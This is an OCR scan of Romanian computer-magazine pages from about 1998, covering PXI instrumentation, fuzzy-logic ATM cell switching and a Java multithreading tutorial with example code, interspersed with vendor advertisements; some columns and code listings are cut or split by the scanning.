
Unitatea de control din slotul zero uzual este echipat cu un procesor performant . De exemplu, seria PXI-8150 vine cu un Pentium MMX la 233 MHz, până la 128 MB RAM, adaptor SVGA cu 2 MB RAM, disc hard de 2,2 GB, adaptor rețea 10BASE-T, interfețe GPIB/USB/serial/paralel, Windows 95 sau NT preîncărcat, pe care rulează LabVIEW sau LabWindows/CVI. Această placă ocupă doar un singur slot, și oricând poate fi schimbat foarte ușor.

Aplicații uzuale

Cerințele impuse de aplicațiile de achiziție și monitorizare sunt foarte variate, şi veţi aprecia mult flexibilitatea în configuraţie oferită de arhitectura PXI şi de software- ul rulat. Viteza, acurateţea şi precizia măsurătorilor pe care le puteţi efectua este mai mult decât suficientă, nefiind necesară interpolarea rezultatelor.

Cu modulele de intrări analogice pot fi măsurate semnale CC/CA, cu modulele de ieşiri analogice pot fi generate diferite forme de undă, şi cu temporizatoarele pot fi măsurate frecvenţe şi lungimi de impulsuri, pot fi măsurate semnale în regim tranzitoriu etc. Liniile I/O
numerice pot interfaţa exteriori
de transfer de 80 MB/s, şi pot fi i
tate numeroase protocoale de t
Modulele de condiţionare filtreaz
galvanic, multiplexează şi amp
nalele măsurate, provenite de la
ple, termistoare, bolometre, trad
curent, traductoare tensiometric
zistori, limitatoare de cursă etc.

Performanţele atinse su
copleşitoare. Osciloscopul PXI-
5102 dublu spot de exemplu
poate asigura o rată de
eşantionare de 20 MHz (întreţ
(semnale repetitive), la o bandă
pe verticală de 8 biţi, putând vizualiza semnale în plaja de 50 mV..5000 V. Ca osciloscop numeric, el poate memora 663K eşantioane.



Cu PXI-1408 pot fi achiziţionate în timp real imagini cu rezoluţie de 8 biţi, putându-se cupla la maxim 4 surse de semnal video NTSC, CCIR, PAL sau RGB. Completat cu soft- ul necesar, această platformă este ideală pentru poziţionări, orientări şi teste de calitate automatizate (verificări de cablaje imprimate, fisuri superficiale, puritatea unor materiale fluide, fidelitatea culorii, rugozităţi de suprafaţă etc.).

Flexibilitate mărită prin software adecvat

Pe platforma PXI pot fi rulate în continuare toate aplicaţiile de instrumentaţie Windows existente, dezvoltate cu pachetele soft de la National Instruments. Cei care se decid acum să-şi dezvolte propriile aplicaţii pot opta pentru mai multe medii de dezvoltare de ultimă oră, destinate instrumentaţiei virtuale. Astfel mediile RAD de la National Instruments ca LabVIEW şi BridgeVIEW sunt potrivite celor care vor să-şi dezvolte programele proprii în mod vizual, fără să scrie măcar un singur rând de cod, doar desenând cu mouse- ul diagrame funcţionale intuitive. Cei care programează în C/C++ pot alege mediul LabWindows/CVI, iar fanilor VisualBasic este recomandat pachetul ComponentWorks.

Aceste medii de dezvoltare vin cu biblioteci cu un număr copleşitor de rutine specifice bine puse la punct, care asigură o productivitate ridicată, o bună portabilitate a aplicaţiei şi un control uşor al codului scris, ferind programatorul de greutăţile programării directe a „fierăriei“.

În aceste medii de dezvoltare găsiţi o serie de aplicaţii complete, e-
ere pentru periferici, rutine I/O etc.
ză o mare parte din codul necesar.
itare performante pentru configu-
ea sistemului şi depanarea pro-
melor. De asemenea, sunt disponi-
: o serie de scule pentru portarea
caţiilor de instrumentaţie pe Inter-
O soluţie interesantă de monitor-
zarea stării vremii prin Web găsiţi
chiar la situl National Instruments, unde puteţi vedea la lucru un astfel de sistem de achiziţie.

luzii

ea soluţiilor de instrumentaţie este
mai uşoară ca oricând. Hard- ul disponibil este mai performant, software- ul este aproape în totalitate generat de wizard- uri inteligente, iar numărul mare de exemple şi studii de caz disponibile vă scot din orice impas. Marele câştig însă este flexibilitatea deosebită în configuraţie a platformei hard PXI şi faptul că dispunând de doar câteva plăci bine alese puteţi deservi o mare varietate de aplicaţii. Dacă se schimbă aplicaţia de instrumentaţie sau specificaţiile de măsură, noul instrument virtual necesar poate fi creat uşor doar prin schimbarea aplicaţiei soft rulate, elementele hardware de măsură şi control fiind multifuncţionale, „universale“. Dacă se impune totuşi schimbarea acestora (la operaţiile de service de exemplu), reconfigurare platformei hardware durează doar câteva minute, şi graţie mecanismului PnP al magistralei PCI, ele se vor autoconfigura. La instalaţiile tehnologice critice acest timp de oprire scurt poate fi deosebit de preţios. ■

Domnul Viktor Veres este redactor la PC Report. Poate fi contactat prin e-mail la adresa **vveres@ago ra.ro**

Best Buy

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD

HEWLETT® PACKARD
Authorized Dealer

Canon
Authorized Dealer

COMPUTER SHOPPING CENTRE
☆ ☆ ☆

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.

BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

Comutație ATM inteligentă

De Daniel Moldovan

Acum mai bine de un an am participat la Mangalia la un seminar de reţele organizat de Tornado Systems. La sosirea la Centrul de Afaceri Marea Neagră care a asigurat cadrul manifestării, de abia am dacă avut timp să-mi las bagajele în cameră că a şi trebuit să particip la prima conferinţă de presă. Fiind nevoit să folosesc liftul din hotel am constatat că eram purtat între etaje fără să simt efectiv mişcarea. De profesie fiind inginer, acest lucru m-a cam intrigat fapt pentru care după terminarea conferinţei am început să-l testez deplasându-mă între etaje pe-o distanţă mai scurtă respectiv mai lungă. Concentrându-mă, acum am putut simţi mişcarea maşinii, însă am fost uimit de lipsa zdruncinăturilor atât la pornire cât şi la sosire şi de fineţea accelerării respectiv a decelării. Ulterior m-am interesat de la personalul tehnic în legătură cu mişcarea foarte fină a liftului. Explicaţia a fost foarte simplă: Logica fuzzy controlează liftul.

Atunci am început să cred.

Ce este totuşi această tehnologie serioasă cu acest nume hazliu? În definiţiile sale cele mai generoase, „logica fuzzy" reprezintă bazele matematice, formulate şi fundamentate cu aproape 30 de ani în urmă de profesorul Lotfi Zadeh de la University of California, Berkeley. Ea permite definirea unui gradient de incertitudine între valorile absolute de adevărat respectiv de fals. În logica fuzzy pot exista situaţii în care o afirmaţie să fie doar parţial adevărată.

Acest concept care pare simplu la prima vedere, a devenit ulterior o rampă de lansare. Trecând dincolo de lumea alb-şi-negru a logicii cu două nivele şi intrând în lumea „umbrelor" logicii fuzzy ne-am perfecţionat în vederea tratării incertitudinii, a impreciziei, a neliniarităţilor şi chiar a variaţiei timpului. Pe scurt, logica fuzzy ne ajută să lucrăm mai bine cu lumea reală.

Atingând problema a ceea ce este logica fuzzy, poate că ar trebui să menţionez de asemenea şi ceea ce nu este. Ea nu este probabilitate, deşi atât logica fuzzy cât şi probabilitatea lucrează cu incertitudinea. De asemenea, nu este reţea neuronală, deşi cele două tehnologii lucrează bine împreună. Şi nu este nici inteligenţă artificială: Deşi sistemele fuzzy adaptive pot fi implementate, sistemele fuzzy fundamentale sunt deterministe. A fi fuzzy nu implică învăţarea.

Acest articol va prezenta un model de comutaţie a celulelor ATM folosind logica fuzzy, pentru comutatoarele cu buffer pe intrare. Aplicarea lui practică va permite o reducere semnificativă a timpului mediu de aşteptare a celulelor cu prioritate ridicată în comparaţie cu cazul buffer-elor FIFO cu prioritate singulară respectiv multiplă. Simulările ar putea fi executate folosind un flux de celule video ATM generat de-o cameră video ATM. Aceste celule video ATM vor fi multiplexate ulterior cu alte celule ATM din surse diferite. Reducerea timpului de aşteptare pentru traficul de înaltă prioritate va îmbunătăţi calitatea serviciilor cerute de sistemele de comunicaţii.

Mecanism de inferenţă pentru decizii fuzzy

În logica fuzzy, succesul metodei de control depinde în primul rând de consistenţa şi corectitudinea bazei de cunoştinţe care este formată din regulile de inferenţă. Formularea concluziilor pe baza acestor reguli compoziţionale de aproximare a gândirii a fost sugerată de Zadeh şi este cunoscută sub numele de Mecanism de Inferenţă. În prezent există circuite VLSI de inferenţă în logică fuzzy care pot procesa până la 580 K / s de inferenţe în logică fuzzy.

Să considerăm un sistem cu două reguli cu două intrări (A şi B) şi o ieşire (C).


Regula 1: dacă A este mic
şi B este mediu
atunci C este mediu-mic
Regula 2: dacă A este mediu-mic
şi B este mediu-mare
atunci C este mediu

unde mic, mediu, mediu-mic, mare şi mediu-mare sunt funcţii fuzzy ale parametrilor de intrare respectiv de ieşire. Aceste reguli sunt ilustrate grafic în figura alăturată. Pentru un set concret de intrări fuzzy A şi B, valorile sunt distribuite simultan către toate regulile (părţile dacă). Funcţiile C corespunzătoare se obţin în urma unei operaţii de intersecţie a contribuţiilor individuale. Combinaţia contribuţiilor tuturor regulilor din baza de cunoştinţe este obţinută în urma unei operaţii de adunare între funcţiile rezultante ale fiecărei reguli (combinând părţile atunci). Pentru exemplul nostru grafic această contribuţie o reprezintă suprafaţa combinată rezultantă. Centrul de gravitate al suprafeţei combinate oferă ieşirea pentru defuzificare.

Introducere

Modul de transfer asincron (ATM) reprezintă o tehnică de comutaţie dezvoltată pentru reţelele de bandă largă care permit o integrare a serviciilor digitale multimedia (video, voce, date). Fiecare celulă are o lungime de 53 octeţi din care 5 sunt dedicaţi câmpului header iar 48 de octeţi pentru câmpul informaţiei utile. Celulele sunt transmise în reţea după ce în prealabil a fost stabilit un canal virtual între sursă şi destinaţie. Pentru dirijarea celulelor, nodurile de comutaţie folosesc buffere (fie pe porturile de intrare fie pe cele de ieşire). Această utilizare a buffer-elor generează timpi de aşteptare care încetinesc celulele în atingerea destinaţiei. Întârzierile mari înregistrate de celulele care trans-

Mecanism de inferență



portă trafic isocron (de ex. video) pot avea ca efect pentru utilizatorii finali o degradare neacceptabilă a calității serviciului. În acest sens au fost stabilite priorități pentru tipul de informație pe care celulele o transportă. Spre exemplu, o celulă video va avea o toleranță mai mică pentru întârziere decât o celulă de voce, care la rândul său va avea o toleranță mai mică față de o celulă care transportă date ftp. Forumul ATM a stabilit standarde pentru întârzierea maximă acceptată pentru diferite tipuri de trafic, necesarul maxim și mediu de lățime de bandă.

Motivația utilizării logicii fuzzy

Logica fuzzy este dedicată modelării unui mod imprecis de gândire care joacă un rol esențial în luarea de decizii inteligente într-un mediu de incertitudine și imprecizie. Motivația utilizării logicii fuzzy în comutarea celulelor ATM reiese din prioritățile datelor transportate de celule și a timpului de așteptare din buffer-ele de intrare ale comutatoarelor. Acest timp de așteptare are o evoluție crescătoare dinamică. Deciziile de rutare se pot baza pe acești doi parametrii în obținerea unui timp mediu de comutație mic pentru celulele cu o prioritate ridicată. Baza de cunoștințe fuzzy poate fi programată de asemenea astfel încât celulele de mică prioritate să nu fie blocate în buffere.

Construcția programatorului fuzzy

Construcția programatorului de celule ATM pe baza logicii fuzzy pentru un

ABONAMENTUL TĂU LA CAD REPORT, O ȘANSĂ DE CÂȘTIG!

TALON DE PARTICIPARE

Premiu 100$ pentru un ploter CalComp vândut până la sfârșitul anului

Condiții de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitați achiziționarea unui ploter CalComp

Nume..........
Firma.......... Funcția..........
Adresă..........
Localitatea.......... Telefon..........

* Pentru a vă abona folosiți cartea poștală din revistă.

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Inima Care Bate Mai Repede Pentru Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

Regulile bazei de cunoştinţe

Regula 1: dacă vârsta este mică
şi prioritatea este mare
atunci indexul de înlocuire este mediu-mare

Regula 2: dacă vârsta este mică
şi prioritatea este mediu-mare
atunci indexul de înlocuire este mic

Regula 3: dacă vârsta este mare
şi prioritatea este mică
atunci indexul de înlocuire este mediu

Regula 4: dacă vârsta este mare
şi prioritatea este mare
atunci indexul de înlocuire este mare

Regula 5: dacă vârsta este medie
şi prioritatea este mică
atunci indexul de înlocuire este mediu-mic

gRegula 6: dacă vârsta este mică
şi prioritatea este mică
atunci indexul de înlocuire este mic

comutator care să nu se blocheze poate fi realizată pe următorul schelet:

- Vor fi identificaţi doi parametri care au fost asociaţi cu fiecare celulă prezentă în buffer (*vârsta* şi *prioritatea* celulei).
- Baza de cunoştinţe poate fi implementată din şase reguli. Acestea vor fi formate folosind parametrii de intrare menţionaţi mai sus. Numărul de reguli din baza de date trebuie să fie menţinut minimal în scopul reducerii complexităţii unei posibile implementări hardware.
- Fiecare celulă va fi prevăzută cu un *index de prioritate* care va fi determinat din baza de cunoştinţe.
- Celula cu cel mai mare index de prioritate va fi selectată ca şi *celulă învingătoare* pentru transmisie.

Regulile care constituie baza de cunoştinţe sunt prezentate în caseta „Regulile bazei de cunoştinţe“.

Aşa cum reiese din regulile prezentate, baza de cunoştinţe încearcă să atribuie un index de prioritate maximă pentru celulele care transportă un trafic isocron, care au suferit o lungă perioadă de aşteptare în buffer (regula 4). Celulelor care au un timp de aşteptare mic şi o înaltă prioritate (spre exemplu celulele video abia sosite în buffer-ul de intrare) li se conferă un index de prioritate mediu-mare (regula 1). Prin această regulă se asigură ca celulele cu o înaltă prioritate care au suferit o aşteptare mai lungă să nu fie depăşite de celule de aceeaşi prioritate sosite ulterior. În plus, în acest fel este menţinută ordinea de deservire a celulelor unei anumite conexiuni, aşa cum necesită protocolul ATM. Celelalte reguli pot fi justificate în mod similar.

În loc de concluzii

Pentru evaluarea performanţei programării fuzzy a celulelor ATM poate fi construit un simulator software care să încorporeze baza de cunoştinţe descrisă. Deoarece s-a observat că traficul în reţelele ATM poate fi aproximat doar în slabă măsură de şabloanele standard folosite în simulările de reţele (de ex. procesele Bernoulli modulate Poisson şi Markov), pentru a obţine o măsură mult mai realistă a performanţei se recomandă folosirea unui flux de celule VRM (Variable Bit Rate) provenit de la o cameră video ATM (de prioritate mare), multiplexat cu fluxul altor surse de priorităţi mai mici.

Fiind în mod fundamental o logică multivalorică, fuzzy permite o programare a sistemelor de calcul şi de comunicaţie într-un mod care se apropie mai mult de modul de gândire uman.■

Bibliografie

1. www.ednmag.com/reg/1994
2. Murakami, J., 1991. „Non-blocking packet switching with shift-register rings“, University of Illinois at Urbana-Champaign
3. Zadeh, L.A. „Fuzzy logic“, Computer, April 1988

Daniel Moldovan este redactor la revista BYTE România. Îl puteţi contacta prin e-mail la adresa **dmoldovan@agora.ro.**

ABONAMENTUL TĂU LA CAD REPORT, O ŞANSĂ DE CÂŞTIG!

TALON DE PARTICIPARE

Premiu 50$ pentru orice curs în cadrul Centrului de instruire autorizat ROmanian CAD Academy

Condiţii de participare:
1 un abonament la revista CAD Report pe anul 1998*
2: participarea la unul dintre cursurile organizate

până la sfârşitul anului

Nume..
Firma..............................Funcţia..............................
Adresă..
Localitatea..............................Telefon..............................

Cursuri: AutoCAD nivelul 2, AutoCAD R14, Softdesk - *proiectare pentru arhitectură şi construcţii,* Autodesc Mechanical Desktop - *proiectare mecanică,* GIS folosind produsele Autodesk (Map, World, MapGuide) 3D StudioMax - *Multimedia,* GENIUS - *Proiectare mecanică,* PLATEIA - *Proiectarea infrastructurilor,* ASTADIS - *Calculul construcţiilor,* CANALIS, ANSYS AutoFEA, Micrografx, GTX, AutoManager WorkFlow, CADELEC, Rebis.

*** Pentru a vă abona folosiţi cartea poştală din revistă.**

ROCADA

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Programarea multithreading în limbajul Java

De Pelin Nicoleta Corina

şi Pelin Cristian Florentin

O noţiune fundamentală în înţelegerea corectă a thread-urilor este noţiunea de interfaţă. Cea mai folosită interfaţă din Java este Runnable. Deoarece thread-urile implementează această interfaţă, am considerat necesară o introducere a acestei noţiuni.

Interfeţe

Noţiuni introductive: În Java, o interfaţă încapsulează un set coerent de servicii şi atribute, fără a atribui aceste funcţionalităţi la obiecte particulare sau la un cod particular. O interfaţă are membrii de tip constant şi metode abstracte. Acest tip (interfaţă) nu are o implementare ci doar o „semnătură". Într-o declaraţie de tip interface, se specifică tipul de date întors şi parametri de intrare pentru fiecare metodă a interfeţei. O clasă poate fi declarată ca o implementare directă a unei sau mai multor interfeţe, însemnând că toate metodele abstracte ale interfeţei trebuie implementate.

Exemplu:

```
class Point{int x,y;}
interface Point {
  void move(int dx,
  int dy);
}
```

java.lang.thread

În exemplu de mai sus, va apărea o eroare de compilare deoarece o **clasă** şi o **interfaţă** nu pot avea acelaşi nume.

Iniţializarea câmpurilor din interfeţe: Toţi membrii interfeţei sunt implicit de tip *public*.

Fiecare câmp din corpul interfeţei trebuie să aibă o expresie de iniţializare, care nu trebuie să fie o expresie constantă (adică declarată cu cuvântul cheie *final*). Variabila de iniţializare este evaluată şi asignată exact o dată, când interfaţa este iniţializată.

O eroare de compilare apare dacă o expresie de iniţializare pentru un câmp conţine o referinţă la un nume de câmp care este declarat mai târziu. Astfel:

```
interfaceTest{
  float f=j;
  int j=1;
  int k=k+1;
}
```

provoacă două erori de compilare deoarece j este referit la iniţializarea lui f, înainte ca j să fie declarat şi deoarece iniţializarea lui k se referă la însuşi k.

Câmpuri moştenite în mod ambiguu: O interfaţă poate extinde altă interfaţă predefinită, sau definită de programator.

Exemplu:

```
interface BaseColors{
   int RED=1,GREEN=2,
    BLUE=4;
}

interface RainbowCol-
ors extends BaseCol-
ors{
   int
YELLOW=3,ORANGE=
   5,INDIGO=6,VIO-
LET=7;
}

interface PrintColors
extends BaseColors{
   int YELLOW=8,CYAN=
   16,MAGENTA=32;
}

interface LotsOfColors extends RainbowColors,
  PrintColors{
   int FUCHSIA=17,
     VERMILION=43,
     CHARTREUSE=RED+90;
}
```

Interfaţa *LotsOfColors* moşteneşte 2 câmpuri numite YEL-

LOW. Acest lucru este corect atâta timp cât interfața nu conține o referință la câmpul YELLOW.

Chiar dacă interfața *PrintColors* ar avea pentru **YELLOW** valoarea 3 în loc de 8, o referință la câmpul **YELLOW**, din interfața *LotsOfColors,* tot ar fi fost considerată ambiguă.

Declarațiile metodelor abstracte: Fiecare metodă declarată în corpul unei interfețe este implicit de tipul *abstract*. Pentru compatibilitate cu versiunile mai vechi de Java, este permisă dar nu este recomandată specificarea cuvântului cheie *abstract* pentru metodele din interiorul unei interfețe.

Fiecare metodă declarată, în corpul unei interfețe, este implicit de tipul *public*. Este permisă dar nu este recomandată specificarea cuvântului cheie *public* pentru metodele din interiorul unei interfețe.

Dacă o metodă declarată într-o interfață este declarată de tipul *native* sau *synchronized,* atunci va apărea eroare la compilare, deoarece aceste cuvinte cheie descriu proprietățile unei implementări decât proprietățile interfeței. Oricum o metodă declarată într-o interfață poate fi implementată ca o metodă de tip *native* sau *synchronized.*

Dacă o metodă dintr-o interfață este declarată de tip *final*, atunci va apărea o eroare de compilare. Oricum orice metodă a interfeței poate fi implementată ca o metodă de tip *final*.

Interfață de tip Runnable:

Una din cele mai folosite interfețe din Java este interfața *Runnable*. Este foarte importantă deoarece este implementată de clasa *Thread* (fir de execuție, în sensul pe care îl are și în C++)

Interfața *Runnable* asigură un protocol comun obiectelor care doresc să-și execute codul, atâta timp cât sunt active. Un obiect este activ dacă a fost lansat în execuție și nu a fost oprit. Inima unui obiect, care implementează clasa Runnable, este metoda `run()`. Această metodă trebuie suprascrisă de obiectul de tip *Runnable*. De altfel, este singura metodă a interfeței *Runnable*.

Interfața se numește *Runnable* și nu Running, deoarece ea nu se execută chiar tot timpul. Pe marea majoritate a mașinilor se află un singur procesor care este ocupat și cu alte sarcini. Doar o parte din timpul de lucru al procesorului este alocată obiectului de tip *Runnable*. Exemplu:

```
import java.io.*;

// clasa Simple afiseaza message
  de number ori
class Simple implements
  Runnable{
  protected String message;
  protected int number;

      // constructorul clasei
  public Simple (String m, int
  n){
          message = m;
          number=n;
      }

      public void run(){
          int i=0;
        while(i++<number){
            System.out.println(mes
            sage);
          }
      }
 }

public class prima_ora{
```

SYSTIMAX
Lucent Technologies
Formely the Communications Systems and Technology Units of AT&T

- Sistem de cablare structurată produs de **Lucent Technologies & Bell Lab Innovations**
- Transfer de date *wireless*
- 15 ani garanție **Lucent Technologies**
- 622 Mb/sec pe cupru și fibră optică

NET BRINEL COMPUTERS

Cele mai performante cablări cu sistemul de cablare structurată SYSTIMAX

Soluție completă:
proiect + echipamente + realizare + testare

Cluj-Napoca Str. Iuliu Maniu 2
Tel: 064-430280 Fax: 064-430285
e-mail: brinel@re.ro

Codul sursă al aplicației

```
import java.applet.*;
import java.io.*;
import java.awt.*;
import java.lang.Math;
import java.util.Random;

/*
 Clasa Machine implementează comportamentul
 dorit de programator pentru un Thread
*/

class Machine extends Thread{
  protected int initial_value;
  protected int counter=0;
  protected int x_draw; //coordonatele de unde se
 începe
  protected int y_draw; //    scrierea textului


  public Machine(int i, int x, int y){
    initial_value=i;
    x_draw=x;
    y_draw=y;
  }


  public void run(){
    while(true){
      try {Thread.sleep(150);}
      catch(InterruptedException e){
        System.out.println("There is an Inter-
 rupt
          edException");
      }
      counter=(initial_value++)%10;
    }
  }
}


public class game extends Applet implements
 Runnable{
  protected Machine first_machine;
  protected Machine second_machine;
  protected Machine third_machine;

  Thread engine=null;
  protected Random r =new Random();

  Button first_button = new Button("first");
  Button second_button = new Button("second");
  Button third_button = new Button("third");



  public void init(){
    resize(400,100);
    add(first_button);
    add(second_button);
    add(third_button);

    // generarea valorilor inițiale de start pen-
tru counter
    int i1=Math.abs(r.nextInt()%10);
    int i2=Math.abs(r.nextInt()%10);
    int i3=Math.abs(r.nextInt()%10);

    first_machine=new Machine(i1, 140,50);
    second_machine=new Machine(i2,190,50);
    third_machine=new Machine(i3,244,50);
 }

 public boolean action(Event e, Object o){
    if(e.target instanceof Button){
      if("first".equals((String)o)) {
        first_machine.stop();
        return true;
      }
      if( "second".equals((String)o)) {
        second_machine.stop();
        return true;
      }
      if("third".equals((String)o)) {
        third_machine.stop();
        return true;
      }
    }
  return false;
  }


 public void start(){
   if (engine = = null){
     engine=new Thread(this);
     first_machine.start();
     second_machine.start();
     third_machine.start();
     engine.start();
   }
 }


 public void run(){
   while ((first_machine.isAlive()) ||
       (second_machine.isAlive()) ||
       (third_machine.isAlive()))
       {
        try{Thread.sleep(150);}
        catch(InterruptedException e){}
        repaint();
       }
 }

 public void paint(Graphics g){

g.drawString(String.valueOf(first_machine.coun
ter),first_machine.x_draw,first_machine.y_draw
);

g.drawString(String.valueOf(second_machine.cou
nter),second_machine.x_draw,second_machine.y_d
raw);

g.drawString(String.valueOf(third_machine.coun
ter),third_machine.x_draw,third_machine.y_draw
```

```
  public static void
 main(String args[]){
     Simple ob1=new
 Simple("par",10);
     Simple ob2=new
 Simple("impar",9);
     ob1.run();
     ob2.run();
  }
}
```

Rezultatul execuţiei programului precedent va fi afişarea mesajului *par* de 10 ori şi a mesajului *impar* de 9 ori.

Se poate atribui un obiect altui obiect. Exemplu:

```
import java.io.*;

// clasa Simple afisează message
  de number ori
class Simple implements
  Runnable{

  protected String message;
  protected int number;

     // constructorul clasei
  public Simple (String m, int
  n){
        message = m;
        number=n;
  }

  public void run(){
     int i=0;
    while(i++<number){
       System.out.println(mes
       sage);
     }
  }
}
public class atribuire{
  public static void
 main(String args[]){
     Simple ob1=new
 Simple("par",4);
     Simple ob2=new
 Simple("impar",3);
     ob1.run();
     ob2.run();
     ob1=ob2;
     System.out.println("după
 atribuire");
     ob1.run();
     System.out.println("OK");
     ob2.run();
  }
}
```

Rezultatul execuţiei: afişarea mesajului *par* de 4 ori, afişarea mesajului *impar* de 3 ori, afişarea mesajului *după atribuire*, afişarea mesajului *impar* de 3 ori, afişarea mesajului *OK*,afişarea mesajului *impar* de 3 ori.

Limitări ale paralelismului: Limbajul Java este conceput pentru a suporta programarea concurentă. Fără îndoială, caracterul de multithreading al aplicaţiilor este dezvoltat tot mai mult în industria soft. Pe lângă avantajele oferite de astfel de aplicaţii, apar şi unele puncte delicate care se cer cu grijă tratate de către programatori.

Siguranţa: Când thread-urile nu sunt complet independente, în timpul execuţiei, fiecare poate influenţa celelalte thread-uri. Pentru a evita acest lucru, obiectele de tip thread pot folosi mecanismele de sincronizare sau tehnici de excluziune care să prevină intercalarea execuţiilor. Utilizarea thread-urilor multiple, implicând obiecte proiectate pentru a lucra în mod secvenţial, conduce la programe greu de citit şi greu de depanat.

Timpul de viaţă: Activităţile din programele concurente se pot opri pur şi simplu, dintr-o varietate de motive. De exemplu din cauză că alte activităţi consumă cicluri CPU sau din cauză că 2 activităţi diferite sunt blocate, fiecare aşteptând pe cealaltă pentru a continua.

Nedeterminismul: Activităţile cu caracter multithread pot fi intercalate în mod arbitrar. Nici un program nu rulează identic la 2 execuţii. Activităţile ce necesită un mare volum de calcule se pot întrerupe înainte ca aceste calcule să fie satisfăcute. Acest lucru face ca programele multithreading să fie greu de înţeles, de depanat şi greu predictibile. Construcţia unui thread, setarea lui şi utilizarea metodelor determină un consum de memorie mai ridicat decât folosirea obiectelor normale.

Sincronizarea: Metodele Java implicate în sincronizare sunt mai lente decât cele care nu beneficiază de protecţia oferită de sistemul de sincronizare.

Fire de execuţie (Thread-uri)

Thread-urile pot fi folosite în 2 moduri. Prima metodă constă în implementarea unei interfeţe *Runnable*. Exemplu:

```
public class Simple implements
  Runnable{

  protected String message;
  protected TextArea text;

     //constructorul clasei
  public Simple (String m,
  TextArea t){
          message = m;
          text = t;
  }

  public void run(){
    text.appendText(message);
  }
}
```

Obiect de tip Runnable: Clasa Simple implementează o interfaţă de tip *Runnable*. Această interfaţă are doar o singură metodă `run()`, nu are argumente la intrare şi nu întoarce rezultate.

```
public interface Runnable{
  public void run();
}
```

Interfeţele sunt mai abstracte decât clasele, deoarece ele nu spun nimic despre reprezentare sau cod. Ele descriu doar semnătura (nume, argumente şi tipuri de rezultate) ale operaţiilor publice. Clasele ce implementează interfaţa *Runnable* nu au nimic în comun exceptând folosirea unei metode `run()`. Versiunea secvenţială a programului:

```
public class Sapplet extends
  Applet{
  protected TextArea text;
  protected Simple hello;
  protected Simple bye;

  public Sapplet(){
text = new TextArea(4, 40); // 4
  randuri si 40 coloane
hello = new Simple("Hello\n",
  text);
bye = new Simple("Bye\n", text);
}

public void init(){
add(text);
}

public void start(){
hello.run();
bye.run();
}
}
```

Clasa Sapplet va fi executată secvenţial. După invocarea metodei `start()`, se va continua cu rularea primului obiect (`hello`) până la execuţia completă. După ce programul revine din execuţie prin instrucţiunea `return` din metoda `run()`, se începe rularea celui de-al doilea obiect (`bye`). Prin urmare, în fereastra `TextArea` vor apărea cele două mesaje succesiv şi complet separate. În acest exemplu, nu avem o aplicaţie multithreading, execuţia

Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, București,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
